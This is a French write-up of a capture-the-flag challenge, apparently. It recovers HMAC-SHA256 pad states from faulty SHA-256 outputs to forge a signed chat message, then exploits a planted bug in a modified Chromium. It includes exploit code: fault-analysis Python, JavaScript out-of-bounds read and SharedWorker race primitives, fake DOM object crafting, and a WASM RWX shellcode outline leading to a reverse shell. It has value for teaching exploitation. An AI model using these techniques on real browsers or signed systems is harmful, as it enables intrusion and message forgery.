self.states[62].g = g62
self.propagateBackward(62, 8)

for i in range(58, 64):
   self.states[i].print(True)
self.states[64].print()

for i in range(8):
   if self.states[64]._state[i] != 0:
     self.init._state[i] = sha256.sub(h_array_60[0][i],
self.states[64]._state[i])
self.init.print()
```

Ce qui nous donne l'état reconstruit suivant :

```
58: 8df1f059 0339f4eb 665cf648 00000000 00000000 00000000 00000000 00000000
        T1 c0db882a
        T2 2deb69f7
59: eec6f221 8df1f059 0339f4eb 665cf648 00000000 00000000 00000000 00000000
        T1 4cfade80
        T2 81683d6d
60: ce631bed eec6f221 8df1f059 0339f4eb b357d4c8 00000000 00000000 00000000
        T1 e4d585ce
        T2 ef7cf543
61: d4527b11 ce631bed eec6f221 8df1f059 e80f7ab9 b357d4c8 00000000 00000000
        T1 5423af2b
        T2 b2b8f627
62: 06dca552 d4527b11 ce631bed eec6f221 e2159f84 e80f7ab9 b357d4c8 00000000
        T1 29f6c652
        T2 a00492fb
63: c9fb594d 06dca552 d4527b11 ce631bed 18bdb873 e2159f84 e80f7ab9 b357d4c8
        T1
        T2 1a5027ff
64: 00000000 c9fb594d 06dca552 d4527b11 00000000 18bdb873 e2159f84 e80f7ab9
in: 00000000 c4d6d240 d117eab2 e609f3ce 00000000 173d2a46 cec952c5 6568dba2
```

On retrouve p63 et quasiment tout sha(okPad), mais pas tout.

Semaine 2 : mettre un pied devant l'autre

Fault 58 : la même chose, mais à l'envers

A partir d'une injection en 58 on ne peut plus retrouver simplement M. Mais je souhaite continuer à utiliser le même type de calcul que pour g_{63}. Après tout ça fonctionnait très bien. Mais on ne connait pas $T1_{63}$, on ne peut donc pas retrouver, dans p'_{63}, les valeurs d'_{63} et h'_{63}… Et je commence à fatiguer, ça fait une semaine que je suis sur ce SHA, et je pensais en avoir vu le bout.

Je me focalise sur la récupération de M, sur la page suivante (dump de slab_58_105bdec3), j'ai marqué en vert les valeurs connues, et en rouge/orange la valeur modifiée.

H63 :

Je finis par me rendre compte que $T1_{59}$ est constant, et que je peux tout à fait recalculer $\varsigma_1(e'_{63})$ et $ch(e'_{63}, f'_{63}, g'_{63})$. On a donc, toujours avec le même type de logique que précédemment :

```
a64_diff = sha256.sub(currHash[0], h_array_58[0][0])
T2_63_diff = sha256.sub(M_states[63].T2, self.states[63].T2)
T1_63_diff = sha256.sub(a64_diff, T2_63_diff)
Mcs_63 = sha256._capsigma1(M_states[63].e)
Mch_63 = sha256._ch(M_states[63].e, M_states[63].f, M_states[63].g)
CS_63 = sha256._capsigma1(self.states[63].e)
CH_63 = sha256._ch(self.states[63].e, self.states[63].f, self.states[63].g)
tmp_diff = sha256.sub(sha256.add(Mcs_63, Mch_63), sha256.add(CS_63, CH_63))
M = sha256.sub(T1_63_diff, tmp_diff)
h = sha256.add(self.states[63].h, M)
M_states[63].h = h
```

```
3a-3 : 105bdec3
backdoor triggered 3-3a - 105bdec3
58 : 8df1f059 0339f4eb 76b8d50b d2af9768 b1147761 df81e268 ad2bca60 a2df1c3d
t1 : a2df1c3d + e0c9c38b + 9d2bea60 + 84c87814 + 1b3e45ee
t1 : c0db882a
t2 : 267175ae + 07b9f44b
t2 : 2e2b69f9
59 : ef06f223 8df1f059 0339f4eb 76b8d50b 938b1f92 b1147761 df81e268 ad2bca60
t1 : ad2bca60 + 7d939454 + dd00f768 + 8cc70208 + b873865c
t1 : 4cfade80
t2 : 71164b03 + 8f31f06b
t2 : 00483b6e
60 : 4d4319ee ef06f223 8df1f059 0339f4eb c3b3b38b 938b1f92 b1147761 df81e268
t1 : df81e268 + 87af7d59 + b38757e2 + 90befffa + d16019db
t1 : 7cd7d178
t2 : 50451556 + cd43f06b
t2 : 1d8905c1
61 : 9a60d739 4d4319ee ef06f223 8df1f059 8011c663 c3b3b38b 938b1f92 b1147761
t1 : b1147761 + 4a9374e1 + 939b9b93 + a4506ceb + 94171464
t1 : c7ab0924
t2 : 5c0800a1 + cf42d32b
t2 : 2b4ad3cc
62 : f2f5dcf0 9a60d739 4d4319ee ef06f223 559cf97d 8011c663 c3b3b38b 938b1f92
t1 : 938b1f92 + 14807ed0 + 8233c2e3 + bef9a3f7 + fc4ed145
t1 : e587d681
t2 : 0c492359 + da61ddf8
t2 : e6ab0151
63 : cc32d7d2 f2f5dcf0 9a60d739 4d4319ee d48ec8a4 559cf97d 8011c663 c3b3b38b
t1 : c3b3b38b + c0acf891 + 549dce67 + c67178f2 + efae537b
t1 : 8f1e46f0
t2 : c6c59f52 + da70d7f0
t2 : a1367742
ihash
3054be32 cc32d7d2 f2f5dcf0 9a60d739 dc6160de d48ec8a4 559cf97d 8011c663
230e9caa c4d6d240 d117eab2 e609f3ce 6cd354e8 173d2a46 cec952c5 6568dba2
```

Tu fais AFA ? 0kp. L'interlude Z3

Lundi 15 avril, message de ~~Lightblub~~, ~~Bightbulb~~, Bightlulb… bref… « Tu fais AFA ? 0kp. ». Anévrisme soudain ? Accident de saisie ? Je m'inquiète sans trop obtenir de réponse autre que des rires. Au moins il n'est pas en danger…

Le lendemain midi je reçois un lien vers un papier parlant d'Algebraic Fault Attack[14] (AFA) sur SHA256. Effectivement ça correspond complètement à notre problématique, je me mords les doigts, pars me refaire un café, et retourne faire (ENFIN !) un état de l'art. L'article qui m'a été envoyé (ainsi qu'un second article[15]) sépare l'inversion du hash en deux étapes :

- Reconstruire p63 en injectant des fautes (13) dans c_{58} (j'en insère 64, dans c_{62}, c_{60} et maintenant c_{58} …). Mais j'ai déjà.
- Inverser progressivement en injectant dans c_{56} puis c_{52} … C'est ce que veut faire. Et résoudre un ensemble d'équation à l'aide d'un solver (STP). J'aime pas ça… Je ne peux pas expliquer la logique derrière ça, mais je n'aime pas du tout résoudre ce type de problématique comme ça, et je passe quelques heures à fulminer dans mon coin. Avant de me résoudre à, au moins, essayer.

J'utilise Z3, vu que j'avais déjà des exemples d'utilisation dans un coin, inspirées par une discussion avec TomTombinary il y a quelques années. Et ça ne marche pas. Soit Z3 n'arrive pas à stabiliser une solution, soit il invente des valeurs (il doit manquer des contraintes, je sais). Soit ça tourne mais sans me faire de retour et je sais pas, ça m'énerve et je sais pas, je laisse donc tomber au bout de 2j, pour retourner à mes soustractions.

Si. J'en profite pour vérifier un point abordé autour du café un matin, les fonctions capsigma sont-elles inversibles ?

```
def _capsigma0(num):
    num = (RotateRight(num, 2) ^
           RotateRight(num, 13) ^
           RotateRight(num, 22))
    return num

def uncsigma0(sigValue):
    s = Solver()
    a0 = BitVec('a0', 32)
    s.add( _capsigma0(a0) == sigValue)

    if s.check().r == -1:
        return 0

    m = s.model()
    return m[a0].as_long()
```

En tout cas pour Z3 oui. Je ne pense pas que je m'en servirai, mais au cas où.

---

[14] https://www.researchgate.net/publication/307694142_Algebraic_Fault_Attack_on_the_SHA-256_Compression_Function

[15] https://www.mdpi.com/2078-2489/12/10/433

Retour aux soustractions, d63

Je retourne devant mon tableau blanc, il ne me manque plus que d'_{63} et d'_{63} c'est :

$$d'_{63} = e'_{64} - T1'_{63}$$

Sauf que je ne connais pas $T1'_{63}$. Sauf que deux jours plus tôt (avant le Z3), j'avais posé, en calculant h_{63}:

```
a64_diff = sha256.sub(currHash[0], h_array_58[0][0])
T2_63_diff = sha256.sub(M_states[63].T2, self.states[63].T2)
T1_63_diff = sha256.sub(a64_diff, T2_63_diff)
```

Je connais $T1'_{63}$…

```
e64_diff = sha256.sub(currHash[4], h_array_58[0][4])
d = sha256.add(e64_diff, self.states[63].d)
d = sha256.sub(d, T1_63_diff)

M_states[63].d = d
```

On est donc capable de reconstruire l'ensemble des états p'_{63} et par simple transposition, une bonne partie des états jusqu'à 58, où l'on peut réinjecter M. Ce qui nous donne pour slab_58_105bdec3 :

```
FAULT 58

 slabs count 18
56: 76b8d50b 00000000 00000000 00000000 00000000 00000000 00000000 00000000
        T1
        T2
57: 0339f4eb 76b8d50b 00000000 00000000 00000000 00000000 00000000 00000000
        T1
        T2
58: 8df1f059 0339f4eb 76b8d50b 00000000 00000000 00000000 00000000 00000000
        T1 c0db882a
        T2 2e2b69f9
59: ef06f223 8df1f059 0339f4eb 76b8d50b 00000000 00000000 00000000 00000000
        T1 4cfade80
        T2 483b6e
60: 4d4319ee ef06f223 8df1f059 0339f4eb c3b3b38b 00000000 00000000 00000000
        T1 7cd7d178
        T2 1d8905c1
61: 9a60d739 4d4319ee ef06f223 8df1f059 8011c663 c3b3b38b 00000000 00000000
        T1 c7ab0924
        T2 2b4ad3cc
62: f2f5dcf0 9a60d739 4d4319ee ef06f223 559cf97d 8011c663 c3b3b38b 00000000
        T1 e587d681
        T2 e6ab0151
63: cc32d7d2 f2f5dcf0 9a60d739 4d4319ee d48ec8a4 559cf97d 8011c663 c3b3b38b
        T1
        T2 a1367742
```

On peut donc retrouver g_{61}et g_{60} en généralisant les calculs pour g_{60} et g_{62}

```
    def _GWorker(self, MStates, round, g, mask):
        for state in MStates:
            ch = sha256._ch(MStates[state][round].e, MStates[state][round].f,
g)
            CH = sha256._ch(self.states[round].e, self.states[round].f, g)
            ch_diff = sha256.sub(ch, CH)

            cs1 = sha256._capsigma1(MStates[state][round].e)
            CS1 = sha256._capsigma1(self.states[round].e)

            t1_diff = sha256.sub(MStates[state][round].T1,
self.states[round].T1)
            cs1_diff = sha256.sub(cs1, CS1)
            tgt = sha256.sub(t1_diff, cs1_diff)

            if ch_diff&mask != tgt&mask:
                return False

        return True

    def getG(self, injectionPoint, round):
        result = 0
        for bc in range(4):
            for i in range(2**8):
                g1 = (i << (8*bc) ) | result

                if self._GWorker(self.MStates[injectionPoint], round, g1,
(2**(8*(bc+1))) -1 ):

                    result |= g1
                    break

        return result
```

Généralisation, boucles, inversion

A partir d'une injection en 56 on aura également besoin de généraliser le code permettant de retrouver h (similaire au code pour h_{63}) :

```
    def getH(self, round, MStates):
        T1_diff = sha256.sub(MStates[round].T1, self.states[round].T1)

        cs1 = sha256._capsigma1(MStates[round].e)
        ch = sha256._ch(MStates[round].e, MStates[round].f, MStates[round].g)

        CS1 = sha256._capsigma1(self.states[round].e)
        CH = sha256._ch(self.states[round].e, self.states[round].f,
self.states[round].g)

        tmp_diff = sha256.sub(sha256.add(cs1, ch), sha256.add(CS1, CH))
        tmp_diff2 = sha256.sub(T1_diff, tmp_diff)

        h = sha256.add(self.states[round].h, tmp_diff2)
        return h
```

Le code fonctionne pour une injection en 56, j'ajoute une boucle, modifie deux trois points et obtiens :

```
def invertHash(self):
        print('FAULT 58')
        self.precalcSlabs(58)

        m_list = list(self.MStates[58])
        print('\n slab count %x'%len(m_list))
        for i in range(56, 64):
            self.MStates[58][m_list[0]][i].print(True)

        for tgtG in [61, 60]:
            print('looking for g_%d'%tgtG)
            g61 = self.getG(58, tgtG)
            self.states[tgtG].g = g61
            self.states[tgtG+1].fromPrevious(self.states[tgtG])

            for i in range(tgtG-1, 55, -1):
                self.states[i].fromNext(self.states[i+1])

            for s in self.MStates[58]:
                self.MStates[58][s][tgtG].g = g61
                self.MStates[58][s][tgtG+1].h = g61
                for i in range(tgtG-1, 55, -1):
                    self.MStates[58][s][i].fromNext(self.MStates[58][s][i+1])

        for i in range(56, 64):
            self.states[i].print(True)
        self.init.print()
        print('\n\n')
```

```
        for injectionIdx in range(56, 0, -2):
            print('\n\nFAULT %d'%injectionIdx)
            self.precalcSlabs(injectionIdx)
            m_list = list(self.MStates[injectionIdx])

            for i in range(62, injectionIdx, -1):
                if self.states[i].h == 0:
                    break

                for s in self.MStates[injectionIdx]:
                    h61 = self.getH(i, self.MStates[injectionIdx][s])
                    if h61 == 0: break
                    # print('h%d %x'%(i, h61))
                    self.MStates[injectionIdx][s][i].h = h61
                    for j in range(i, injectionIdx-4, -1):
                        self.MStates[injectionIdx][s][j].fromNext(self.MStates
[injectionIdx][s][j+1])

            for i in range(59, injectionIdx, -1):
                if self.MStates[injectionIdx][m_list[0]][i].g == 0:
                    gi = self.getG(injectionIdx, i)
                    print('g%d %x'%(i, gi))

                    if gi == 0: break
                    if self.states[i].g == 0:
                        self.states[i].g = gi
                        self.states[i+1].h = gi
                        for j in range(i, injectionIdx-4, -1):
                            self.states[j].fromNext( self.states[j+1])


                    for s in self.MStates[injectionIdx]:
                        self.MStates[injectionIdx][s][i].g = gi
                        self.MStates[injectionIdx][s][i+1].h = gi
                        for j in range(i, injectionIdx-4, -1):
                            self.MStates[injectionIdx][s][j].fromNext(self.MSt
ates[injectionIdx][s][j+1])

        #update initial values
        self.init.a = self.states[0].a
        self.states[64].a = sha256.sub(self.M_hashes[0][0], self.init.a)
        self.states[63].calcT1FromNext(self.states[64])
        self.states[64].e = sha256.add(self.states[63].d, self.states[63].T1)
        self.init.e = sha256.sub(self.M_hashes[0][4],
self.states[64].e)
```

```
        print('state base')
        for i in range(0, 8):
            self.states[i].print(True)
        print()
        return
```

Ce qui me donne :

```
recovered ipad
f72d1055 2b35e305 1ff0f573 661bf0ce 8541e3e4 6a6cc32c 01c21c30 9777aacd
recovered opad
64: 230e9caa c4d6d240 d117eab2 e609f3ce 6cd354e8 173d2a46 cec952c5 6568dba2
```

Et c'est fini.

Il ne reste plus qu'à modifier notre fonction SHA256 pour prendre un bloc initial arbitraire (et de modifier la taille dans le padding de message !) et on peut vérifier nos valeurs :

```
msg =b'from:@mafiaTEST\\to:@mafiaDEV\\content:Z3NtdHNldA=='

print('LOCAL KEY :')
print('rehash (opad|hash)')
sign = sha256.generate_hash(IPAD_local, hInit=OPAD_local, lenghtMod=0x200)
print(sign.hex())

print("\nHMAC real")
s2 = HMAC(msg)
print(s2.hex())
```

Donne :

```
LOCAL KEY :
rehash (opad|hash)
23cc19408ed22b8dd7f49004ba5c6edf21a3c56c2ffae2b9b0def2494d78565b

HMAC real
23cc19408ed22b8dd7f49004ba5c6edf21a3c56c2ffae2b9b0def2494d78565b
```

Pour obtenir un HMAC valide avec notre message arbitraire, il nous faut ajouter à sha(ikPad|msg) notre bloc. Pour ça il suffit de faire un hash en partant de sha(ikPad|msg) comme état initial, on obtient sha(ikPad|msg|msg2), et donc notre signature.

```
msg2=b'\\from:@mafiaDEV\\to:@mafiaBOSS\\content:Z3NtdHNldA=='
print('\rcrafted sign')
hTmp = sha256.generate_hash(msg2, hInit=IPAD_local, lenghtMod=0x400)
print('tmp : '+ hTmp.hex())
sign = sha256.generate_hash(hTmp, hInit=OPAD_local, lenghtMod=0x200)
print('out :' + sign.hex())

print("\nHMAC real")
s2 = HMAC(fakeBlock+msg2)
print('out :' + s2.hex())
```

Donne (la fonction HMAC utilise la clé de test) :

```
crafted sign
tmp : 69abe6f719b100ca975efe97ef7bbc6c1b762f77f35cac696b469611f0aac6dd
out :6f47b6b427756a6cce75506d8c0f49296832c557605b49927afdb90326734a27

HMAC real
out :6f47b6b427756a6cce75506d8c0f49296832c557605b49927afdb90326734a27
```

Le message ajouté “\\from:@mafiaDEV\\to:@mafiaBOSS\\content:Z3NtdHNldA== » permet d’écraser, via les faiblesses de parsing dans mafiachat, les valeurs from et to venant de msg. Et donc de pouvoir envoyer un message au boss, en se faisant passer pour mafiaDEV.

Enfin. Je passe une journée sur un nuage, avec l’impression d’avoir fini l’ensemble des taches demandées. On n’en est pourtant qu’à la moitié.

Chapitre 4 : Bonarium…

Thanks to your help, we have been able to forge signatures and chat with other members from the target organization.

More particularly, by impersonating the DEV, we have now established **a privileged communication channel with the boss**! After a bit of chatting with Emerald we had more details about the mission he was asking for:

EMERALD> I need your help to build my new secret web page. My cousin Bonarium is working on a highly secure browser project. He sent me a brand new Chromium shipped with an additional authentication module. It's still in development, but I want you to test it to make sure he's not scamming me once again.

DEV> Okay, how should I proceed? Do you want me to send you the code directly?

EMERALD> Yes, just send me a POST request containing the webpage contents and I'll try it locally as soon as possible. Hurry up, I need it fast. You can download the material needed here. It contains the code Bonarium added and the binaries you will need.

DEV> Trying to run it right now but I'm not sure which flags to use...

EMERALD> You can't do anything on your own, can you? Bonarium told me to use **--no-sandbox --headless=new --disable-gpu** to speed up my browsing experience. Don't know what it means, but I hope he's right or I'm definitely firing him this time.

We have been informed that Bonarium is the worst developer ever born. This may very well be our shot to hack the boss' browser and get a reverse shell on his machine. We've never been this close to reaching our goal. Good luck, you got this!

Ah. Un exploit chromium… Pourquoi pas après tout, on vient d'inverser SHA2, on n'est pas à ça près.

NOTE : malheureusement je vais devoir être volontairement flou sur les étapes permettant de passer de la vulnérabilité implémentée par Bonarium à une primitive d'ARW.

Authenticator et AuthenticationData

Une analyse très rapide des fichiers fournis permet immédiatement d'identifier une primitive de lecture (et peut être d'écriture très cassée ?) relative :

La fonction suivante ne fait strictement aucune vérification et permet d'initialiser end_of_authenticode_ à une valeur arbitraire.

```
void AuthenticationData::setEndOfAuthenticode(  BigInt end_of_authenticode){
    end_of_authenticode_ =
absl::Uint128Low64(end_of_authenticode.ToUInt128().value());
}
```

Les fonctions AuthenticationData::patch_value et AuthenticationData::restaure_value (restaure ? vraiment ? on a au moins une information sur la nationalité de Bonarium) offrant respectivement une primitive de lecture/écriture en OOB et une écriture en OOB.

```
void AuthenticationData::patch_value(){
    switch(authentication_method_){
        case METHOD1: //Byte
            saved_value_ = authenticode_[end_of_authenticode_];
            authenticode_[end_of_authenticode_] = static_cast<unsigned
char>(delimiter_);
            break;
      …
}
```

Ces deux fonctions sont accessibles via Authenticator::Authenticate qui fait elle-même appel à :

```
bool Authenticator::try_authentication(){

    authentication_data_->patch_value();

    /* switch inutile, d'ailleurs supprimé par le compilateur */

    authentication_data_->restaure_value();
    return is_authenticated_;
}
```

Cet enchainement est problématique, l'écriture arbitraire offerte par patch_value sera très rapidement restaurée par restaure_value. Second léger problème, tenter de passer un offset négatif à setEndOfAuthenticode finit immédiatement en abort. Par exemple :

```
authData.setEndOfAuthenticode(-1n);
```

Et comme à priori (**c'est absolument faux, j'apprendrai bien plus tard, en écrivant ce dossier, la syntaxe BigInt.asUintN(64, X)**) on ne peut lire et écrire qu'après le buffer authenticode , on ne peut pas tenter de modifier saved_value_ ou end_of_authenticode_ depuis la fonction patch_value(). Par contre s'il existe un système permettant d'effectuer des calculs en parallèle (y a du mutli threading en JS ? je chercherai plus tard) on a une belle opportunité pour une race condition, la fenêtre semble assez faible mais peut être jouable…

Première primitive : lecture en OOB

Commençons par instancier les objets *Authenticator* et *AuthenticationData* :

```
const authDataView = new Uint32Array(8);
const key = new ArrayBuffer(32);
const keyView = new DataView(key, 0);

for(var i = 0; i < 8; i++)
    authDataView[i] = 0x42424242;


for(var i = 0; i < 0x20; i++)
{
    keyView[i] = 0x41;
}

var end = 10n;
var method = 3; //QWORD
var v = 0xDEADBEEFn;

var authData = new AuthenticationData(authDataView, end, method, v);
const authenticator = new Authenticator(keyView);
authenticator.Authenticate(authData);

const authenticator2 = new Authenticator(keyView);
authenticator2.Authenticate(authData);
```

Le tableau *AuthenticationData::authenticode_* étant défini avec une taille maximale de 0x20, on crée une fonction OOBRead. Cette fonction va modifier *AuthenticationData::end_of_authenticode_* pour faire référencer à la fonction *AuthenticationData::patch_value* la mémoire se situant en dehors de authenticode_. On récupère la valeur lue dans *saved_value_* à travers un appel à *Authenticator::get_authentication_data_info* :

```
function OOBRead(authenticator, authData, off)
{
    authenticode = BigInt.asUintN(64, BigInt(off) + 0x20n);
    authData.setEndOfAuthenticode(authenticode);

    authenticator.Authenticate(authData);
    var info = authenticator.get_authentication_data_info();
    savedValue = info.split("\n")[1].split("=")[1];

    return parseInt(savedValue)
}
```

```
function test_memDump()
{
    out = "";
    for(var i = 0; i < 0x100; i+=0x10)
    {
        if(i == 0x10) continue;
        out += i.toString(16).padStart(4, '0') + ': ';
        out += OOBRead(authenticator, authData, i).toString(16).padStart(16,
'0');
        out += " ";
        out += OOBRead(authenticator, authData, i+8).toString(16).padStart(16,
'0') + "\n";
    }
    console.log(out);
}
```

La lecture à l'offset +0x18 modifie le pseudo pointeur *Authenticator::authentication_data_*, utilisé pour l'appel à *restaure_value*, provoquant un crash. On obtient un premier dump mémoire :

```
0000: 0016016500000000 00007ff959cf2790
0010: 0000590800472550 XXXXXXXXXXXXXXXX
0020: 0000000000000000 0000000000000000
0030: 0000000000000000 0000000000000000
0040: 0000000000000000 0000000000000000
0050: 00000000800839a0 0016016500000000
0060: 00007ff959cf2790 0000590800472560
0070: 00000000800970d8 0000000000000000
0080: 0000000000000000 0000000000000000
0090: 0000000000000000 0000000000000000
00a0: 0000000000000000 00000000800839a0
00b0: 001e016500000000 00007ff959420550
00c0: 0000000000000000 00005908002d4880
00d0: 0000000000000180 0000000000000000
00e0: 0000000000000000 0000000000000000
00f0: 0000000000000000 0000000000000000
```

On peut d'ailleurs en profiter pour noter que les objets sont situés séquentiellement dans le segment dédié : l'objet authenticator (offset 0x00 à 0x58), créé après authData, est situé immédiatement après en mémoire. C'est notable car, sur Windows, on a plus tendance à voir un agencement pseudo randomisé des blocs mémoires à travers LFH. Cette prédictibilité et linéarité sera un avantage par la suite.

On note les pointeurs vers chrome.dll (la vftable de *blink::Authenticator*) et surtout l'absence de pointeur visible à l'offset +0x50, qui devrait correspondre à authenticator.key_. Après avoir chargé chrome.dll dans IDA (c'est très long, demande une bonne quantité de RAM et crashe parfois, mais ça fonctionne) on peut rechercher la fonction blink::Authenticator::try_authentication, dont le code reconstruit donne :

```
char __fastcall blink::Authenticator::try_authentication(blink::Authenticator *a1)
{
  blink::AuthenticationData *v2; // rcx

  blink::AuthenticationData::patch_value((cppgc::internal::CageBaseGlobal::g_base_
& (2i64 * a1->authentication_data_)));
  v2 = (cppgc::internal::CageBaseGlobal::g_base_ & (2i64 * a1-
>authentication_data_));
  if ( v2->authentication_method_ >= 4u )
    a1->is_authenticated_ = 0;
  blink::AuthenticationData::restaure_value(v2);
  return a1->is_authenticated_;
}
```

La vie en cage

Effectivement, je me souviens de discussions avec un ami spécialisé sur le sujet à ce propos, les développeurs de Chrome ont mis en place des cages (ou zones mémoires de grande taille) pour les différents types d'objet. Au sein d'une même cage (ici la plage des objets natifs cppgc) les différents objets sont référencés non plus avec leur adresse virtuelle, mais avec un offset depuis le début de la cage. On peut par exemple récupérer l'offset de l'objet authData avec le code suivant :

```
my_cPtr = OOBRead(authenticator, authData, 0x70n);
console.log('auth_data cptr : '+my_cPtr.toString(16).padStart(16, '0'));
my_off = (my_cPtr*2) & 0xFFFFFFFF
console.log('auth_data off  : '+my_off.toString(16).padStart(16, '0'));
```

L'avantage immédiat est de potentiellement réduire l'intérêt des leaks et les lectures/écritures relatives (c'est le cas de cette vulnérabilité). Comme je n'ai qu'un offset (disons 0x4dd0b8) et aucune information sur cppgc::internal::CageBaseGlobal::g_base_ (qui avec l'ASLR peut se situer globalement n'importe où), je ne peux pas lire le contenu de chrome.dll, même si j'en connais l'adresse base :

```
vft = BigInt(OOBRead(authenticator, authData, 8n));
console.log('chrome.dll : '+(vft - Authenticator_VFT).toString(16));
```

Dans l'idéal une cage ne devrait contenir aucun pointeur « réel ». On peut également concevoir (c'est le cas parfois) des systèmes ajoutant, à la compilation, un masquage des adresses avant une opération d'écriture mémoire, afin de limiter les possibilités de corruption à un groupe d'objets de mêmes types.

Ce n'est heureusement pas le cas sur cette version de chromium. Et connaissant l'offset d'authData, il est tout à fait possible de parcourir le contenu de cette cage. Où on trouve relativement aisément des pointeurs réels, notamment vers des objets cppgc.

Seconde primitive : mise en place du parallélisme

L'idée pour cette seconde primitive est d'utiliser un objet SharedWorker pour modifier le contenu de l'objet authdata entre les appels à patch_value et restaure_data.

Dans le fichier principal j'instancie un objet worker :

```
const myWorker = new SharedWorker("worker2.js");
```

Et je duplique l'ensemble du code actuel dans worker2.js :

```
onconnect = function(event){
    const port = event.ports[0]

    [COPY]

    port.onmessage = function(e){
        switch(e.data[0])
        {
            case 0:
                port.postMessage([0, "init ok", my_off ])
                break;
            default:
                port.postMessage([-1, "unknown cmd" ])
        }

    }
}
```

Et un autre gestionnaire d'évènement dans mon script principal :

```
myWorker.port.postMessage([0]);

myWorker.port.onmessage = function(e){
    switch(e.data[0])
    {
        case 0:
            console.log("return from worker :"+e.data[1]);
            worker_authData = e.data[2];
            console.log("worker auth "+worker_authData.toString(16));
            console.log("my auth     "+my_off.toString(16));
            break;
        default:
            console.log("unknwon cmd");
    }
}
```

Je connais maintenant la position de l'objet authData local par rapport à celui du worker, les deux partageant la même zone mémoire. En se limitant à une écriture « en avant » j'ai donc deux cas de figures :

- Le worker se situe après le script principal (c'est très souvent le cas au chargement de la page), c'est à mon script principal de tenter de corrompre l'objet authdata du worker
- Dans le cas contraire c'est au worker de tenter une corruption

Ce qui demande de dupliquer complètement le code de l'attaque entre script principal et worker. C'est tout à fait faisable mais nécessite d'être rigoureux. Et comme le worker ne peut pas faire de console.log, j'implémente une fonction sendLog :

```
function sendLog(s)
{
    const xhr = new XMLHttpRequest();
    xhr.open("POST", "./log");
    xhr.setRequestHeader("Content-Type", "application/json; charset=UTF-8");

    const body = JSON.stringify({
        msg:s
      });

    xhr.send(body);

}
```

Mais j'ai vite la flemme de maintenir du code dupliqué et fini par ajouter, après un enième assert, un rechargement de la page dans le cas défavorable : à chaque rechargement la zone mémoire du script local se décale, et on finit par dépasser la plage réservée au Sharedworker. Ce n'est absolument pas propre, c'est juste de la flemme, mais « ça passe ».

```
if(worker_authData > my_off)
{
   document.location.href = './';
}
```

Je rajoute au worker un évènement lui demandant d'écrire en boucle, pendant 2 s, une valeur arbitraire à un offset arbitraire :

```
case 1:
   write_where = BigInt(e.data[1]);
   write_what  = BigInt(e.data[2]);
   write_where = write_where - 0x50n;

   authData.setDelimiter(write_what);
   out = "writing to "+write_where.toString(16)+"\n";
```

```
   basetime = Date.now();
   while(true)
   {
       OOBRead(authenticator, authData, write_where -
authData_off).toString(16)+"\n";

       now = Date.now();
       if((now - basetime) > 2000) break;
   };
   port.postMessage([2, out ]);
   break;
```

Ma première idée était d'écraser, via le worker, authentication_method_ en y mettant une valeur supérieure à 4, de façon à ce que restaure_value ne fasse rien. En pratique ça fonctionne, parfois, rarement, mais c'est très instable.

Seconde primitive : création d'objet arbitraire

L'idée est cette fois d'écraser la valeur du champ key_ d'un objet Authenticator. Et dans le script principal d'appeler la fonction authenticator.getKey() en boucle :

```
myWorker.port.postMessage(
                [
                    1,
                    authData_off + 0xa0n,
                    (authData_off +0x238n)>>1n
                ]);

basetime = Date.now();
while(true)
{
   craftedObj = authenticator.getKey();
   if( craftedObj[0] != 65)
   {
       break;
   }
   now = Date.now();
   if((now - basetime) > 2000)
   {
       sendLog("failed : timeout")
       break;
   }
}
```

Il suffit alors de créer en mémoire un objet du type souhaité, par exemple un objet DOMDataViewArray :

```
//-------------------------------------------------------------------------------
//DOMDataView
//delimiter_ : raw_base_address_
//tmp := dom_array_buffer_
tmp = leak(authenticator, authData, 0x70) + 0x180;
authDataView[0] = tmp;
authDataView[1] = 0;

//tmp := raw_byte_length_
authDataView[2] = 0;
authDataView[3] = 1;

var authData_DOMArrayBufferView = new AuthenticationData(authDataView, end, 3,
0n);
authData_DOMArrayBufferView.setEndOfAuthenticode(chrome_base+DOMDataView_VFT);
//-------------------------------------------------------------------------------
//DOMArrayBufferBase
//__VFN_table
tmp = chrome_base+DOMDataView_VFT;
authDataView[0] = parseInt(tmp)&0xFFFFFFFF;
authDataView[1] = parseInt(tmp>>32n)&0xFFFFFFFF;
//main_world_wrapper_
authDataView[2] = 0
authDataView[3] = 0
//raw_base_address_
authDataView[4]  = parseInt(authData_off&0xFFFFFFn) + 0x348;
authDataView[5]  = chunk_high;
//raw_byte_offset_
authDataView[6]  = parseInt(authData_off&0xFFFFFFn) + 0x378;
authDataView[7]  = chunk_high;

var authData_DOMArrayBufferBase = new AuthenticationData(authDataView, end, 4,
v);
//-------------------------------------------------------------------------------
//backing_store
authDataView[0] = 0x20;
authDataView[1] = 0;

authDataView[2] = 0x20;
authDataView[3] = 0;

authDataView[4] = 0x1;
authDataView[5] = 0x00300030;

authDataView[6] = 0x44444444;
authDataView[7] = 0x44444444;
```

```
sdb_base = read_patch(authenticator, authData, SandboxGlobalInfo+chrome_base);
//data
sendLog("sandbox base : "+sdb_base.toString(16))
v = BigInt(sdb_base);
var authData_BackingStore = new AuthenticationData(authDataView, end, 4, v);
//-------------------------------------------------------------------------
```

Notre objet créé n'ayant pas de main_world_wrapper_, le moteur de chromium va chercher à construire un objet V8 représentant l'objet DOMDataView en appelant blink::DOMDataView::Wrap, il faut donc fournir un objet validant l'ensembles des asserts de sécurité.

L'objet nouvellement construit, une DataView JS, nous offre un mapping complet de la cage des objets V8. Il est aussi complètement décorrélé de nos faux objets DOM (mettre à jour le backing_store n'est pas pris en compte par V8). Ce qui est :

- Pas très utile
- Et pire que la cage cppgc

En cherchant un peu on trouve d'autres objets permettant, cette fois, d'obtenir une véritable primitive de lecture/écriture arbitraire.

De l'ARW à la RCE, en mode facile

*Bonarium told me to use **--no-sandbox --headless=new --disable-gpu***

Super idée Bonarium ! La suite devient donc assez triviale, la sandbox étant désactivée : pour nous cela implique que notre code, une fois exécuté dans le processus renderer, tournera avec le token de l'utilisateur courant, et pas avec un token spécifique sans aucune permission. Il suffit d'utiliser notre primitive d'ARW pour :

- Récupérer dans chrome.dll une structure globale (une liste doublement chainée) qui nous permettra de récupérer l'adresse d'un segment RWX.
- On aura préalablement créé une fonction WASM, sans jamais l'appeler. On aura donc une section WASM au contenu particulièrement stable (ce qui n'est pas le cas du segment RWX du jitter).
- On copie un shellcode dans la section RWX.
- On appelle notre fonction WASM, déclenchant le shellcode.

Il reste à valider la méthode d'envoi d'une page à exécuter à notre cible, une phase, maintenant habituelle, de mise en place de proxy via serveo. Et de profiter d'une shell sur notre cible.

Ah si :

```
C:\Program Files\Chromium\Application\121.0.6167.100>dir
Dir
Access is Denied.
```

